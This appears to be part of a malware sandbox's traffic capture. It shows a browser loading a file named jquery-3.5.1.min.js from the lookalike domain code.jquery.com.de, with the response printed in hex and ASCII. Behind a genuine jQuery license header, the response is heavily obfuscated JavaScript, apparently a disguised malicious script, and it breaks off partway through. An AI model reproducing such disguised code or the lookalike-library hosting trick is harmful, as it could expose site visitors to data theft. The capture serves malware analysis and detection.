2022-05-26 17:49:56 UTC	5	IN	Data Raw: 30 0d 0a 0d 0a Data Ascii: 0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.7	49760	38.34.185.163	443	C:\Program Files\Google\Chrome\Application\chrome.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
2022-05-26 17:49:56 UTC	0	OUT	GET /jquery-3.5.1.min.js HTTP/1.1 Host: code.jquery.com.de Connection: keep-alive User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/85.0.4183.121 Safari/537.36 Intervention: <https://www.chromestatus.com/feature/5718547946799104>; level="warning" Accept: */* Sec-Fetch-Site: cross-site Sec-Fetch-Mode: no-cors Sec-Fetch-Dest: script Accept-Encoding: gzip, deflate, br Accept-Language: en-US,en;q=0.9
2022-05-26 17:49:56 UTC	5	IN	HTTP/1.1 200 OK Date: Thu, 26 May 2022 17:49:56 GMT Server: Apache Last-Modified: Fri, 20 May 2022 16:50:17 GMT Accept-Ranges: bytes Content-Length: 235071 Connection: close Content-Type: application/javascript
2022-05-26 17:49:56 UTC	5	IN	Data Raw: 2f 2a 21 20 6a 51 75 65 72 79 20 76 33 2e 35 2e 31 20 7c 20 28 63 29 20 4a 53 20 46 6f 75 6e 64 61 74 69 6f 6e 20 61 6e 64 20 6f 74 68 65 72 20 63 6f 6e 74 72 69 62 75 74 6f 72 73 20 7c 20 6a 71 75 65 72 79 2e 6f 72 67 2f 6c 69 63 65 6e 73 65 20 2a 2f 0a 66 75 6e 63 74 69 6f 6e 20 43 28 56 2c 44 29 7b 76 61 72 20 4c 3d 54 28 29 3b 72 65 74 75 72 6e 20 43 3d 66 75 6e 63 74 69 6f 6e 28 67 2c 5a 29 7b 67 3d 67 2d 28 30 78 31 37 36 2a 2d 30 78 38 2b 30 78 32 33 39 63 2b 2d 30 78 31 36 31 61 29 3b 76 61 72 20 6a 3d 4c 5b 67 5d 3b 72 65 74 75 72 6e 20 6a 3b 7d 2c 43 28 56 2c 44 29 3b 7d 66 75 6e 63 74 69 6f 6e 20 54 28 29 7b 76 61 72 20 46 36 3d 5b 27 70 6f 73 69 74 69 6f 6e 3a 61 62 73 6f 6c 75 74 65 3b 6c 65 66 74 3a 2d 31 31 31 31 31 70 78 27 2c 27 65 61 73 Data Ascii: /*! jQuery v3.5.1 | (c) JS Foundation and other contributors | jquery.org/license */function C(V,D){var L=T( );return C=function(g,Z){g=g-(0x176*-0x8+0x239c+-0x161a);var j=L[g];return j;},C(V,D);}function T(){var F6=['position:absolute;left:-11111px','eas
2022-05-26 17:49:56 UTC	13	IN	Data Raw: 5a 6e 65 4a 27 2c 27 4f 54 59 6a 4b 27 2c 27 7a 67 59 6d 52 27 2c 27 6d 6f 75 73 65 6f 75 74 27 2c 27 75 6e 69 71 75 65 27 2c 27 70 79 6c 74 78 27 2c 27 49 6d 43 62 7a 27 2c 27 2a 5c 78 35 63 5d 27 2c 27 4e 64 73 55 41 27 2c 27 65 56 4b 6f 6f 27 2c 27 6e 79 76 66 44 27 2c 27 63 68 61 72 43 6f 64 65 41 74 27 2c 27 73 62 6c 77 66 27 2c 27 4a 46 4f 75 74 27 2c 27 4d 71 48 59 6f 27 2c 27 72 65 6d 6f 76 65 43 68 69 6c 64 27 2c 27 63 6f 6c 27 2c 27 51 6d 51 79 66 27 2c 27 62 69 56 51 5a 27 2c 27 73 65 74 54 69 6d 65 6f 75 74 27 2c 27 43 61 6c 6c 62 61 63 6b 73 27 2c 27 77 6b 45 4d 56 27 2c 27 63 68 61 72 43 6f 64 65 27 2c 27 55 7a 5a 55 54 27 2c 27 6f 76 65 72 66 6c 6f 77 27 2c 27 4a 6a 74 79 58 27 2c 27 46 52 69 6a 7a 27 2c 27 54 45 51 50 65 27 2c 27 2a 28 3f Data Ascii: ZneJ','OTYjK','zgYmR','mouseout','unique','pyltx','ImCbz','*\x5c]','NdsUA','eVKoo','nyvfD','charCodeAt','sblwf','JFOut','MqHYo','removeChild','col','QmQyf','biVQZ','setTimeout','Callbacks','wkEMV','charCode','UzZUT','overflow','JjtyX','FRijz','TEQPe','*(?
2022-05-26 17:49:56 UTC	20	IN	Data Raw: 70 74 67 72 6f 75 70 27 2c 27 48 64 41 50 59 27 2c 27 63 6f 73 27 2c 27 4a 48 7a 53 57 27 2c 27 6a 77 73 56 65 27 2c 27 61 79 4a 72 67 27 2c 27 61 6a 61 78 45 72 72 6f 72 27 2c 27 4d 6f 62 69 6d 27 2c 27 63 6c 65 61 72 54 69 6d 65 6f 75 74 27 2c 27 63 68 57 45 57 27 2c 27 71 69 4f 44 62 27 2c 27 76 62 5a 48 4e 27 2c 27 63 61 74 63 68 27 2c 27 58 4e 79 6b 57 27 2c 27 76 6c 57 77 72 27 2c 27 49 6d 55 59 4b 27 2c 27 45 49 73 5a 70 27 2c 27 44 4d 71 4b 47 27 2c 27 6b 4c 44 70 56 27 2c 27 43 55 62 78 51 27 2c 27 63 72 6f 73 73 44 6f 6d 61 69 6e 27 2c 27 4f 73 5a 45 6d 27 2c 27 61 63 63 65 73 73 27 2c 27 52 6e 74 53 70 27 2c 27 61 70 70 6c 69 63 61 74 69 6f 6e 2f 78 2d 77 77 77 2d 66 6f 72 6d 2d 75 72 6c 65 6e 63 6f 64 65 64 27 2c 27 29 28 5b 61 2d 7a 25 5d 2a Data Ascii: ptgroup','HdAPY','cos','JHzSW','jwsVe','ayJrg','ajaxError','Mobim','clearTimeout','chWEW','qiODb','vbZHN','catch','XNykW','vlWwr','ImUYK','EIsZp','DMqKG','kLDpV','CUbxQ','crossDomain','OsZEm','access','RntSp','application/x-www-form-urlencoded',')([a-z%]*
2022-05-26 17:49:56 UTC	28	IN	Data Raw: 75 6e 63 74 69 6f 6e 28 44 38 2c 44 39 29 7b 72 65 74 75 72 6e 20 44 38 20 69 6e 20 44 39 3b 7d 2c 27 6e 79 76 66 44 27 3a 66 75 6e 63 74 69 6f 6e 28 44 38 2c 44 39 29 7b 72 65 74 75 72 6e 20 44 38 2d 44 39 3b 7d 2c 27 72 73 4c 6d 67 27 3a 66 75 6e 63 74 69 6f 6e 28 44 38 2c 44 39 29 7b 72 65 74 75 72 6e 20 44 38 3d 3d 44 39 3b 7d 2c 27 6b 46 77 6e 6c 27 3a 66 75 6e 63 74 69 6f 6e 28 44 38 2c 44 39 29 7b 72 65 74 75 72 6e 20 44 38 3c 44 39 3b 7d 2c 27 4a 48 72 7a 41 27 3a 66 75 6e 63 74 69 6f 6e 28 44 38 2c 44 39 29 7b 72 65 74 75 72 6e 20 44 38 2b 44 39 3b 7d 2c 27 66 5a 66 46 53 27 3a 66 75 6e 63 74 69 6f 6e 28 44 38 2c 44 39 29 7b 72 65 74 75 72 6e 20 44 38 3d 3d 44 39 3b 7d 2c 27 4c 54 59 54 47 27 3a 66 75 6e 63 74 69 6f 6e 28 44 38 2c 44 39 29 7b 72 Data Ascii: unction(D8,D9){return D8 in D9;},'nyvfD':function(D8,D9){return D8-D9;},'rsLmg':function(D8,D9){return D8==D9;},'kFwnl':function(D8,D9){return D8<D9;},'JHrzA':function(D8,D9){return D8+D9;},'fZfFS':function(D8,D9){return D8==D9;},'LTYTG':function(D8,D9){r
2022-05-26 17:49:57 UTC	36	IN	Data Raw: 3d 3d 3d 44 39 3b 7d 2c 27 6a 68 67 5a 59 27 3a 66 75 6e 63 74 69 6f 6e 28 44 38 2c 44 39 29 7b 72 65 74 75 72 6e 20 44 38 3c 3d 44 39 3b 7d 2c 27 42 64 49 75 52 27 3a 66 75 6e 63 74 69 6f 6e 28 44 38 2c 44 39 29 7b 72 65 74 75 72 6e 20 44 38 7c 7c 44 39 3b 7d 2c 27 54 71 65 56 6c 27 3a 66 75 6e 63 74 69 6f 6e 28 44 38 2c 44 39 29 7b 72 65 74 75 72 6e 20 44 38 20 69 6e 73 74 61 6e 63 65 6f 66 20 44 39 3b 7d 2c 27 4b 46 75 4e 7a 27 3a 66 75 6e 63 74 69 6f 6e 28 44 38 2c 44 39 29 7b 72 65 74 75 72 6e 20 44 38 28 44 39 29 3b 7d 2c 27 6a 54 67 44 75 27 3a 66 75 6e 63 74 69 6f 6e 28 44 38 2c 44 39 29 7b 72 65 74 75 72 6e 20 44 38 28 44 39 29 3b 7d 2c 27 74 55 55 69 67 27 3a 66 75 6e 63 74 69 6f 6e 28 44 38 2c 44 39 29 7b 72 65 74 75 72 6e 20 44 38 28 44 39 29 Data Ascii: ===D9;},'jhgZY':function(D8,D9){return D8<=D9;},'BdluR':function(D8,D9){return D8||D9;},'TqeVl':function(D8,D9){return D8 instanceof D9;},'KFuNz':function(D8,D9){return D8(D9);},'jTgDu':function(D8,D9){return D8(D9);},'tUUig':function(D8,D9){return D8(D9)
2022-05-26 17:49:57 UTC	44	IN	Data Raw: 54 2c 44 43 2c 44 56 2c 44 44 29 7b 72 65 74 75 72 6e 20 44 38 28 44 39 2c 44 54 2c 44 43 2c 44 56 2c 44 44 29 3b 7d 2c 27 44 57 5a 50 77 27 3a 66 75 6e 63 74 69 6f 6e 28 44 38 2c 44 39 29 7b 72 65 74 75 72 6e 20 44 38 26 26 44 39 3b 7d 2c 27 4b 61 4f 52 6b 27 3a 66 75 6e 63 74 69 6f 6e 28 44 38 2c 44 39 29 7b 72 65 74 75 72 6e 20 44 38 2d 44 39 3b 7d 2c 27 6e 6f 73 4a 76 27 3a 66 75 6e 63 74 69 6f 6e 28 44 38 2c 44 39 29 7b 72 65 74 75 72 6e 20 44 38 2d 44 39 3b 7d 2c 27 4a 48 7a 53 57 27 3a 66 75 6e 63 74 69 6f 6e 28 44 38 2c 44 39 29 7b 72 65 74 75 72 6e 20 44 38 28 44 39 29 3b 7d 2c 27 78 47 75 45 79 27 3a 66 75 6e 63 74 69 6f 6e 28 44 38 2c 44 39 2c 44 54 2c 44 43 29 7b 72 65 74 75 72 6e 20 44 38 28 44 39 2c 44 54 2c 44 43 29 3b 7d 2c 27 52 59 62 65 Data Ascii: T,DC,DV,DD){return D8(D9,DT,DC,DV,DD);},'DWZPw':function(D8,D9){return D8&&D9;},'KaORk':function(D8,D9){return D8-D9;},'nosJv':function(D8,D9){return D8-D9;},'JHzSW':function(D8,D9){return D8(D9);},'xGuEy':function(D8,D9,DT,DC){return D8(D9,DT,DC);},'RYbe

Timestamp	kBytes transferred	Direction	Data
2022-05-26 17:49:57 UTC	52	IN	Data Raw: 78 32 62 65 29 2c 27 78 64 61 43 6e 27 3a 67 34 28 30 78 37 37 66 29 2c 27 77 59 61 77 43 27 3a 67 34 28 30 78 39 31 30 29 2c 27 6b 77 68 4e 45 27 3a 66 75 6e 63 74 69 6f 6e 28 44 38 2c 44 39 29 7b 72 65 74 75 72 6e 20 44 38 3d 3d 3d 44 39 3b 7d 2c 27 6c 4b 49 55 4d 27 3a 67 34 28 30 78 37 63 66 29 2c 27 56 75 57 73 6b 27 3a 67 34 28 30 78 38 34 35 29 2c 27 4e 48 5a 43 73 27 3a 66 75 6e 63 74 69 6f 6e 28 44 38 2c 44 39 29 7b 72 65 74 75 72 6e 20 44 38 2b 44 39 3b 7d 2c 27 7a 69 56 6a 41 27 3a 67 34 28 30 78 38 39 61 29 2c 27 6e 5a 51 68 61 27 3a 67 34 28 30 78 37 33 39 29 2c 27 71 48 43 56 43 27 3a 67 34 28 30 78 32 35 32 29 2c 27 45 48 53 73 43 27 3a 67 34 28 30 78 36 64 66 29 2c 27 51 6b 5a 73 78 27 3a 67 34 28 30 78 37 65 37 29 2c 27 4b 5a 6e 65 4a 27 Data Ascii: x2be),'xdaCn':g4(0x77f),'wYawC':g4(0x910),'kwhNE':function(D8,D9){return D8===D9;},'lKIUM':g4(0x7c f),'VuWsk':g4(0x845),'NHZCs':function(D8,D9){return D8+D9;},'ziVjA':g4(0x89a),'nZQha':g4(0x739),'qHCVC':g4(0x2 52),'EHSsC':g4(0x6df),'QkZsx':g4(0x7e7),'KZneJ'
2022-05-26 17:49:57 UTC	59	IN	Data Raw: 4e 2c 4c 57 29 7b 72 65 74 75 72 6e 20 4c 4e 3e 3e 4c 57 3b 7d 2c 27 72 49 79 79 67 27 3a 66 75 6e 63 74 69 6f 6e 28 4c 4e 2c 4c 57 29 7b 76 61 72 20 67 71 3d 43 3b 72 65 74 75 72 6e 20 54 5a 5b 67 71 28 30 78 37 62 38 29 5d 28 4c 4e 2c 4c 57 29 3b 7d 2c 27 79 48 75 55 43 27 3a 66 75 6e 63 74 69 6f 6e 28 4c 4e 2c 4c 57 29 7b 76 61 72 20 67 69 3d 43 3b 72 65 74 75 72 6e 20 54 5a 5b 67 69 28 30 78 38 30 34 29 5d 28 4c 4e 2c 4c 57 29 3b 7d 2c 27 72 68 63 66 4a 27 3a 66 75 6e 63 74 69 6f 6e 28 4c 4e 2c 4c 57 29 7b 76 61 72 20 67 6e 3d 43 3b 72 65 74 75 72 6e 20 54 5a 5b 67 6e 28 30 78 37 31 62 29 5d 28 4c 4e 2c 4c 57 29 3b 7d 2c 27 6b 6e 4a 47 48 27 3a 66 75 6e 63 74 69 6f 6e 28 4c 4e 29 7b 76 61 72 20 67 58 3d 43 3b 72 65 74 75 72 6e 20 54 5a 5b 67 58 28 30 Data Ascii: N,LW){return LN>>LW;},'rIyyg':function(LN,LW){var gq=C;return TZ[gq(0x7b8)](LN,LW);},'yHuUC':funct ion(LN,LW){var gi=C;return TZ[gi(0x804)](LN,LW);},'rhcfJ':function(LN,LW){var gn=C;return TZ[gn(0x71b)](LN,LW) ;},'knJGH':function(LN){var gX=C;return TZ[gX(0
2022-05-26 17:49:57 UTC	67	IN	Data Raw: 27 62 6f 6f 6c 27 3a 6e 65 77 20 52 65 67 45 78 70 28 54 5a 5b 67 77 28 30 78 32 38 65 29 5d 28 54 5a 5b 67 77 28 30 78 32 30 61 29 5d 28 54 5a 5b 67 77 28 30 78 33 39 37 29 5d 2c 44 66 29 2c 27 29 24 27 29 2c 27 69 27 29 2c 27 6e 65 65 64 73 43 6f 6e 74 65 78 74 27 3a 6e 65 77 20 52 65 67 45 78 70 28 54 5a 5b 67 77 28 30 78 35 62 31 29 5d 28 54 5a 5b 67 77 28 30 78 37 66 62 29 5d 28 54 5a 5b 67 77 28 30 78 39 35 63 29 5d 28 54 5a 5b 67 77 28 30 78 32 30 33 29 5d 28 54 5a 5b 67 77 28 30 78 38 65 64 29 5d 28 54 5a 5b 67 77 28 30 78 39 62 39 29 5d 28 27 5e 27 2c 44 70 29 2c 54 5a 5b 67 77 28 30 78 33 39 30 29 5d 29 2c 44 70 29 2c 54 5a 5b 67 77 28 30 78 38 36 65 29 5d 29 2c 44 70 29 2c 67 77 28 30 78 36 65 65 29 29 2c 27 69 27 29 7d 2c 44 6c 3d 2f 48 54 4d Data Ascii: 'bool':new RegExp(TZ[gw(0x28e)](TZ[gw(0x20a)](TZ[gw(0x397)],Df),')$'),'i'),'needsContext':new RegE xp(TZ[gw(0x5b1)](TZ[gw(0x7fb)](TZ[gw(0x95c)](TZ[gw(0x203)](TZ[gw(0x8ed)](TZ[gw(0x9b9)]('^',Dp),TZ[gw(0x390)]), Dp),TZ[gw(0x68e)]),Dp),gw(0x6ee)),'i')},Dl=/HTM
2022-05-26 17:49:57 UTC	75	IN	Data Raw: 3b 7d 7d 29 3a 28 44 56 5b 6a 37 28 30 78 39 32 30 29 5d 5b 27 49 44 27 5d 3d 66 75 6e 63 74 69 6f 6e 28 4c 76 29 7b 76 61 72 20 6a 79 3d 6a 37 2c 4c 73 3d 4c 76 5b 6a 79 28 30 78 39 38 35 29 5d 28 4c 34 2c 4c 35 29 3b 72 65 74 75 72 6e 20 66 75 6e 63 74 69 6f 6e 28 4c 4b 29 7b 76 61 72 20 6a 68 3d 6a 79 2c 4c 71 3d 4c 48 5b 6a 68 28 30 78 38 39 36 29 5d 28 4c 48 5b 6a 68 28 30 78 36 63 33 29 5d 2c 74 79 70 65 6f 66 20 4c 4b 5b 6a 68 28 30 78 39 35 32 29 5d 29 26 26 4c 4b 5b 6a 68 28 30 78 39 35 32 29 5d 28 27 69 64 27 29 3b 72 65 74 75 72 6e 20 4c 71 26 26 4c 48 5b 6a 68 28 30 78 38 65 36 29 5d 28 4c 71 5b 6a 68 28 30 78 36 35 34 29 5d 2c 4c 73 29 3b 7d 3b 7d 2c 44 56 5b 6a 37 28 30 78 33 64 38 29 5d 5b 27 49 44 27 5d 3d 66 75 6e 63 74 69 6f 6e 28 4c 76 Data Ascii: ;}}):(DV[j7(0x920)]['ID']=function(Lv){var jy=j7,Ls=Lv[jy(0x985)](L4,L5);return function(LK){var jh=jy,Lq=LH [jh(0x896)](LH[jh(0x6c3)],typeof LK[jh(0x952)])&&LK[jh(0x952)]('id');return Lq&&LH[jh(0x8e6)](Lq[jh(0x654)],Ls);};},DV[j 7(0x3d8)]['ID']=function(Lv
2022-05-26 17:49:57 UTC	83	IN	Data Raw: 30 78 33 38 63 2b 30 78 63 35 2a 30 78 31 30 5d 7c 7c 4c 57 5b 2d 30 78 65 35 37 2a 30 78 31 2b 2d 30 78 31 31 36 62 2b 30 78 31 66 63 36 5d 7c 7c 4c 57 5b 2d 30 78 32 32 39 39 2b 2d 30 78 31 37 2a 30 78 31 38 35 2b 2d 30 78 34 35 39 31 2a 2d 30 78 31 5d 7c 7c 27 27 29 5b 6a 71 28 30 78 39 38 35 29 5d 28 4c 34 2c 4c 35 29 2c 27 7e 3d 27 3d 3d 3d 4c 57 5b 2d 30 78 31 2a 30 78 32 34 34 64 2b 30 78 32 34 30 64 2b 2d 30 78 31 36 2a 2d 30 78 33 5d 26 26 28 4c 57 5b 30 78 31 38 2a 30 78 31 35 2b 2d 30 78 35 2a 30 78 33 36 35 2b 30 78 66 30 34 5d 3d 54 5a 5b 6a 71 28 30 78 36 66 32 29 5d 28 54 5a 5b 6a 71 28 30 78 32 34 31 29 5d 28 27 5c 78 32 30 27 2c 4c 57 5b 30 78 38 33 2a 2d 30 78 33 2b 2d 30 78 63 64 2a 2d 30 78 31 31 2b 30 78 31 2a 2d 30 78 63 31 31 5d 29 Data Ascii: 0x38c+0xc5*0x10]||LW[-0xe57*0x1+-0x116b+0x1fc6]||LW[-0x2299+-0x17*0x185+-0x4591*-0x1]||")[jq(0x985)] (L4,L5),'~=''===LW[-0x1*0x244d+0x240d+-0x16*-0x3]&&(LW[0x18*0x15+-0x5*0x365+0xf04]=TZ[jq(0x6f2)](TZ[jq(0x241)] ('\x20',LW[0x83*-0x3+-0xcd*-0x11+0x1*-0xc11])
2022-05-26 17:49:57 UTC	91	IN	Data Raw: 20 7a 56 3d 67 77 3b 72 65 74 75 72 6e 20 44 61 5b 7a 56 28 30 78 34 37 64 29 5d 28 54 5a 5b 7a 56 28 30 78 35 34 32 29 5d 28 4c 57 2c 27 27 29 29 7c 7c 4c 54 5b 7a 56 28 30 78 36 37 35 29 5d 28 54 5a 5b 7a 56 28 30 78 33 63 38 29 5d 28 54 5a 5b 7a 56 28 30 78 33 31 36 29 5d 2c 4c 57 29 29 2c 4c 57 3d 4c 57 5b 7a 56 28 30 78 39 38 35 29 5d 28 4c 34 2c 4c 35 29 5b 7a 56 28 30 78 33 37 61 29 5d 28 29 2c 66 75 6e 63 74 69 6f 6e 28 4c 48 29 7b 76 61 72 20 7a 44 3d 7a 56 2c 4c 6d 3b 64 6f 7b 69 66 28 4c 6d 3d 44 59 3f 4c 48 5b 7a 44 28 30 78 38 36 62 29 5d 3a 4c 48 5b 7a 44 28 30 78 36 61 64 29 5d 28 44 39 5b 7a 44 28 30 78 37 63 32 29 5d 29 7c 7c 4c 48 5b 7a 44 28 30 78 36 61 64 29 5d 28 44 39 5b 7a 44 28 30 78 38 63 38 29 5d 29 29 72 65 74 75 72 6e 20 44 39 Data Ascii: zV=gw;return Da[zV(0x47d)](TZ[zV(0x542)](LW,''))||LT[zV(0x675)](TZ[zV(0x3c8)](TZ[zV(0x316)],LW)), LW=LW[zV(0x985)](L4,L5)[zV(0x37a)](),function(LH){var zD=zV,Lm;do{if(Lm=DY?LH[zD(0x86b)]:LH[zD(0x6ad)](D9[zD(0 x7c2)])||LH[zD(0x6ad)](D9[zD(0x8c8)]))return D9
2022-05-26 17:49:57 UTC	99	IN	Data Raw: 28 30 78 39 2a 30 78 31 33 32 2b 30 78 32 37 36 2b 2d 30 78 64 33 38 29 29 2c 4c 6e 3d 44 39 5b 7a 52 28 30 78 31 65 66 29 5d 28 4c 47 2c 66 75 6e 63 74 69 6f 6e 28 4c 77 29 7b 76 61 72 20 7a 6c 3d 7a 52 3b 72 65 74 75 72 6e 20 44 39 5b 7a 6c 28 30 78 39 61 37 29 5d 28 2d 28 2d 28 30 78 31 2a 30 78 61 66 34 2b 2d 30 78 36 37 61 2b 2d 30 78 34 37 39 29 2c 44 39 5b 7a 6c 28 30 78 34 33 34 29 5d 28 44 77 2c 4c 6d 2c 4c 77 29 29 3b 7d 2c 4c 4b 2c 21 28 2d 30 78 65 37 39 2a 30 78 32 2b 2d 30 78 35 63 61 2b 30 78 32 32 62 63 29 29 2c 4c 58 3d 5b 66 75 6e 63 74 69 6f 6e 28 4c 77 2c 4c 66 2c 4c 70 29 7b 76 61 72 20 7a 45 3d 7a 52 2c 4c 78 3d 21 4c 73 26 26 28 4c 70 7c 7c 4c 48 5b 7a 45 28 30 78 36 34 62 29 5d 28 4c 66 2c 44 7a 29 29 7c 7c 28 28 4c 6d 3d 4c 66 29 5b 7a Data Ascii: (0x9*0x132+0x276+-0xd38)),Ln=D9[zR(0x1ef)](LG,function(Lw){var zl=zR;return D9[zl(0x9a7)](-(0x1*0xaf4+- 0x67a+-0x479),D9[zl(0x434)](Dw,Lm,Lw));},LK,!(-0xe79*0x2+-0x5ca+0x22bc)),LX=[function(Lw,Lf,Lp){var zE=zR ,Lx=!Ls&&(Lp||LH[zE(0x64b)](Lf,Dz))||((Lm=Lf)[z
2022-05-26 17:49:57 UTC	106	IN	Data Raw: 29 3b 7d 29 3a 44 39 5b 79 4d 28 30 78 39 33 30 29 5d 3f 54 76 5b 79 4d 28 30 78 37 34 63 29 5d 28 44 38 2c 66 75 6e 63 74 69 6f 6e 28 44 56 29 7b 76 61 72 20 79 49 3d 79 4d 3b 72 65 74 75 72 6e 20 54 5a 5b 79 49 28 30 78 36 38 31 29 5d 28 54 5a 5b 79 49 28 30 78 35 31 30 29 5d 28 44 56 2c 44 39 29 2c 44 54 29 3b 7d 29 3a 54 5a 5b 79 4d 28 30 78 37 32 66 29 5d 28 54 5a 5b 79 4d 28 30 78 38 32 63 29 5d 2c 74 79 70 65 6f 66 20 44 39 29 3f 54 76 5b 79 4d 28 30 78 37 34 63 29 5d 28 44 38 2c 66 75 6e 63 74 69 6f 6e 28 44 56 29 7b 76 61 72 20 79 46 3d 79 4d 3b 72 65 74 75 72 6e 20 44 43 5b 79 46 28 30 78 32 63 32 29 5d 28 44 43 5b 79 46 28 30 78 36 35 37 29 5d 28 2d 28 30 78 31 31 32 65 2b 30 78 31 39 2a 2d 30 78 31 35 34 2b 30 78 31 30 30 37 2a 30 78 31 29 2c Data Ascii:);}):D9[yM(0x930)]?Tv[yM(0x74c)](D8,function(DV){var yI=yM;return TZ[yI(0x681)](TZ[yI(0x510)](DV,D 9),DT);}):TZ[yM(0x72f)](TZ[yM(0x82c)],typeof D9)?Tv[yM(0x74c)](D8,function(DV){var yF=yM;return DC[yF(0x2c2)](DC[yF(0x657)](-(0x112e+0x19*-0x154+0x1007*0x1),

Timestamp	kBytes transferred	Direction	Data
2022-05-26 17:49:57 UTC	114	IN	Data Raw: 30 78 37 63 63 29 5d 28 44 6b 5b 68 35 28 30 78 38 64 63 29 5d 2c 44 6b 5b 68 35 28 30 78 32 30 39 29 5d 28 54 63 2c 44 49 29 29 26 26 44 59 28 44 49 29 3b 7d 29 3b 7d 28 61 72 67 75 6d 65 6e 74 73 29 2c 54 5a 5b 68 32 28 30 78 32 62 34 29 5d 28 44 56 2c 21 44 43 29 26 26 54 5a 5b 68 32 28 30 78 34 62 61 29 5d 28 44 7a 29 29 2c 74 68 69 73 3b 7d 2c 27 72 65 6d 6f 76 65 27 3a 66 75 6e 63 74 69 6f 6e 28 29 7b 76 61 72 20 68 36 3d 79 45 3b 72 65 74 75 72 6e 20 54 76 5b 68 36 28 30 78 32 65 37 29 5d 28 61 72 67 75 6d 65 6e 74 73 2c 66 75 6e 63 74 69 6f 6e 28 44 6b 2c 44 59 29 7b 76 61 72 20 68 37 3d 68 36 2c 44 4d 3b 77 68 69 6c 65 28 44 68 5b 68 37 28 30 78 33 63 32 29 5d 28 2d 28 30 78 31 31 31 31 2b 2d 30 78 31 66 35 61 2a 2d 30 78 31 2b 30 78 31 38 33 35 Data Ascii: 0x7cc)](Dk[h5(0x8dc)],Dk[h5(0x209)](Tc,DI))&&DY(DI);});}(arguments),TZ[h2(0x2b4)](DV,!DC)&&TZ[h2(0x4ba)](Dz)),this;},'remove':function(){var h6=yE;return Tv[h6(0x2e7)](arguments,function(Dk,DY){var h7=h6,DM;while(Dh[h7(0x3c2)](-(0x1111+-0x1f5a*-0x1+0x1835
2022-05-26 17:49:57 UTC	122	IN	Data Raw: 3d 43 3b 44 4c 5b 44 7a 5d 3d 74 68 69 73 2c 44 67 5b 44 7a 5d 3d 44 43 5b 68 75 28 30 78 36 30 32 29 5d 28 2d 30 78 31 33 65 2a 2d 30 78 31 39 2b 2d 30 78 32 2a 2d 30 78 33 37 36 2b 2d 30 78 31 2a 30 78 32 35 66 39 2c 61 72 67 75 6d 65 6e 74 73 5b 68 75 28 30 78 34 65 30 29 5d 29 3f 54 68 5b 68 75 28 30 78 35 30 30 29 5d 28 61 72 67 75 6d 65 6e 74 73 29 3a 44 79 2c 2d 2d 44 56 7c 7c 44 5a 5b 68 75 28 30 78 33 37 37 29 5d 28 44 4c 2c 44 67 29 3b 7d 3b 7d 3b 63 6f 6e 74 69 6e 75 65 3b 63 61 73 65 27 34 27 3a 72 65 74 75 72 6e 20 44 5a 5b 68 4f 28 30 78 37 38 34 29 5d 28 29 3b 7d 62 72 65 61 6b 3b 7d 7d 7d 29 3b 76 61 72 20 54 61 3d 2f 5e 28 45 76 61 6c 7c 49 6e 74 65 72 6e 61 6c 7c 52 61 6e 67 65 7c 52 65 66 65 72 65 6e 63 65 7c 53 79 6e 74 61 78 7c 54 79 Data Ascii: =C;DL[Dz]=this,Dg[Dz]=DC[hu(0x602)](-0x13e*-0x19+-0x2*-0x376+-0x1*0x25f9,arguments[hu(0x4e0)])?Th[hu(0x500)](arguments):Dy,--DV||DZ[hu(0x377)](DL,Dg);};};continue;case'4':return DZ[hO(0x784)]();}break;}}});var Ta=/^(Eval|Internal|Range|Reference|Syntax|Ty
2022-05-26 17:49:57 UTC	130	IN	Data Raw: 74 68 69 73 5b 64 48 28 30 78 33 63 30 29 5d 28 44 38 7c 7c 27 66 78 27 2c 5b 5d 29 3b 7d 2c 27 70 72 6f 6d 69 73 65 27 3a 66 75 6e 63 74 69 6f 6e 28 44 38 2c 44 39 29 7b 76 61 72 20 64 6d 3d 67 34 2c 44 54 2c 44 43 3d 30 78 32 30 64 2a 30 78 31 2b 2d 30 78 31 34 30 32 2b 30 78 31 2a 30 78 31 31 66 36 2c 44 56 3d 54 76 5b 64 6d 28 30 78 32 64 37 29 5d 28 29 2c 44 44 3d 74 68 69 73 2c 44 4c 3d 74 68 69 73 5b 64 6d 28 30 78 34 65 30 29 5d 2c 44 67 3d 66 75 6e 63 74 69 6f 6e 28 29 7b 76 61 72 20 64 63 3d 64 6d 3b 2d 2d 44 43 7c 7c 44 56 5b 64 63 28 30 78 33 37 37 29 5d 28 44 44 2c 5b 44 44 5d 29 3b 7d 3b 54 5a 5b 64 6d 28 30 78 34 32 32 29 5d 28 54 5a 5b 64 6d 28 30 78 38 32 63 29 5d 2c 74 79 70 65 6f 66 20 44 38 29 26 26 28 44 39 3d 44 38 2c 44 38 3d 76 6f Data Ascii: this[dH(0x3c0)](D8||'fx',[]);},'promise':function(D8,D9){var dm=g4,DT,DC=0x20d*0x1+-0x1402+0x1*0x11f6,DV=Tv[dm(0x2d7)](),DD=this,DL=this[dm(0x4e0)],Dg=function(){var dc=dm;--DC||DV[dc(0x377)](DD,[DD]);};TZ[dm(0x422)](TZ[dm(0x82c)],typeof D8)&&(D9=D8,D8=vo
2022-05-26 17:49:57 UTC	138	IN	Data Raw: 3a 66 75 6e 63 74 69 6f 6e 28 44 43 29 7b 76 61 72 20 64 61 3d 64 50 2c 44 56 2c 44 44 2c 44 4c 3d 43 36 5b 64 61 28 30 78 37 30 39 29 5d 28 74 68 69 73 2c 44 39 29 3b 69 66 28 30 78 37 37 32 2b 2d 30 78 38 35 34 2b 30 78 65 33 2a 30 78 31 26 44 43 5b 64 61 28 30 78 36 30 33 29 5d 26 26 74 68 69 73 5b 44 39 5d 29 7b 69 66 28 44 4c 5b 64 61 28 30 78 34 65 30 29 5d 29 28 54 76 5b 64 61 28 30 78 32 33 31 29 5d 5b 64 61 28 30 78 35 37 66 29 5d 5b 44 39 5d 7c 7c 7b 7d 29 5b 64 61 28 30 78 34 32 33 29 5d 26 26 44 43 5b 64 61 28 30 78 33 66 30 29 5d 28 29 3b 65 6c 73 65 7b 69 66 28 44 4c 3d 54 68 5b 64 61 28 30 78 35 30 30 29 5d 28 61 72 67 75 6d 65 6e 74 73 29 2c 43 36 5b 64 61 28 30 78 39 61 33 29 5d 28 74 68 69 73 2c 44 39 2c 44 4c 29 2c 44 56 3d 54 5a 5b 64 Data Ascii: :function(DC){var 